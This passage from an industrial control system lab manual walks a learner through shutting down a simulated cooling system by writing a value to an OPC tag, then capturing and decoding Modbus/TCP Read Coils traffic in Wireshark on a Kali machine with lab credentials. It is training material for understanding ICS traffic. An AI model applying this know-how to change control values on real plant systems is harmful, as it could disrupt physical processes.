
14. Move your mouse into the space between the Item ID and Data Type columns until it becomes a resize cursor then drag the boundary to the right until you can view all of the text in the Item ID column.
15. Take a minute to observe the data shown.

16. Right click on the Channel1.Cooling_Tank.Power Item ID then choose the option Synchronous Write....



17. Type 0 into the Write Value field then click the OK button.

18. Take a screen shot showing the entire OPC Virtual Machine window and the value of the Channel1.Cooling_Tank_Power Item ID in the OPC Quick Client program, then paste it into the lab form.



19. Access the HMI system.
20. Note that the cooling system has been powered down as a result of the changes made at the OPC server.
21. Click the Start button in the AdvancedHMI program and observe that the system powers up and the ICS again begins to function.
22. Access the OPC system.
23. Note that the value displayed for the Channel1.Cooling_Tank_Power Item ID has changed to a 1 as a result of the changes made at the HMI system.


Part 4

Use Wireshark to view Modbus/TCP traffic

In this part of the lab you are going to use Wireshark to view Modbus/TCP traffic.


1. Access the Kali system.
2. At the login screen enter student into the Enter your username field and Password01 into the Enter your password field.
3. Click the Log In button.

4. Open a terminal (command prompt) window by clicking the Terminal Emulator button found at the upper left hand corner of the window.




5. Start the Wireshark program by typing the command `wireshark`


6. After the Wireshark program starts, select the cell-area-zone network device to indicate that you wish to capture data on that device.




7. Click the Start Capturing packets button to begin capturing network data.




8. The data you need to view will be captured very quickly so immediately end the capture by clicking on the Stop Capturing packets button.



9. View only traffic going to or coming from the OPC server by clicking in the display filter field, typing `ip.addr==10.0.255.100` then clicking the Apply display filter button or pressing `<ENTER>` to activate the filter.




10. If necessary scroll to the right in the top, packet list panel, until you are able to view the data shown in the Info column.




- The standard Wireshark output window is divided into three panels, the top panel is named the packet list panel and contains a summary of each packet captured.
- The middle panel is named the packet details panel and shows a decoded view of the packet currently selected in the packet list panel.
- The bottom panel is named the packet bytes panel and shows the raw data contained in the packet currently selected in the packet list panel.

11. Scroll through the packets in the packet list panel until you find a packet that is a Query of type Read Coils (Example).



12. In the packet list panel select a packet that is a Query of type Read Coils.

13. In the middle, packet details, panel expand the Modbus category of decoded data.



14. If necessary scroll down the packet details panel so that all of the decoded Modbus data is shown.


15. Note that the Reference Number shown in the Modbus category is 0, this indicates that the system should read from the Coil table starting at offset 0 which corresponds to the first Coil in the Coil table.

- The Modbus Coil table is used to store read/write binary data.
- The first Coil in the Coil table has the address 000001 which, as was observed when the OPC server was being examined, represents the Power tag which monitors and controls the status of power going to the cooling system.

16. Note that the Bit Count is 5, this indicates that the request should read 5 bits (Coils) of data.


17. In the packet list panel select a packet that is a Response of type Read Coils.

18. If necessary, expand the Modbus category of detail data then scroll down so that all of the decoded Modbus data is shown.




19. Note that the value of Bit 0, which represents the Coil with the address of 000001 (Power), is currently set to 1 indicating that the system is powered on.
20. Access the HMI system.
21. Click the Stop button in the AdvancedHMI program and observe that the all activity on the ICS stops.
22. Return to the Kali system.
23. Click the Start Capturing packets button to begin capturing network data.
24. Click the Continue without Saving button when you are informed that there are unsaved packets in the program.
25. The data you need to view will be captured very quickly so immediately end the capture by clicking on the Stop Capturing packets button.
26. Scroll through the packets in the packet list panel until you find a packet that is a Response of type Read Coils.

27. If necessary, expand the Modbus category of detail data then scroll down to view the values of the bits (Coils) retrieved from the PLC.



28. Note that the value of Bit 0, which represents the Coil with the address of 000001 (Power), is currently set to 0 indicating that the system is powered off.

29. Take a screen shot that shows the entire Kali window then paste it into the lab form.



30. Close the Wireshark program clicking the Quit without Saving button when prompted.

31. Access the HMI system.

32. Click the Start button in the AdvancedHMI program and observe that the ICS again begins to function.

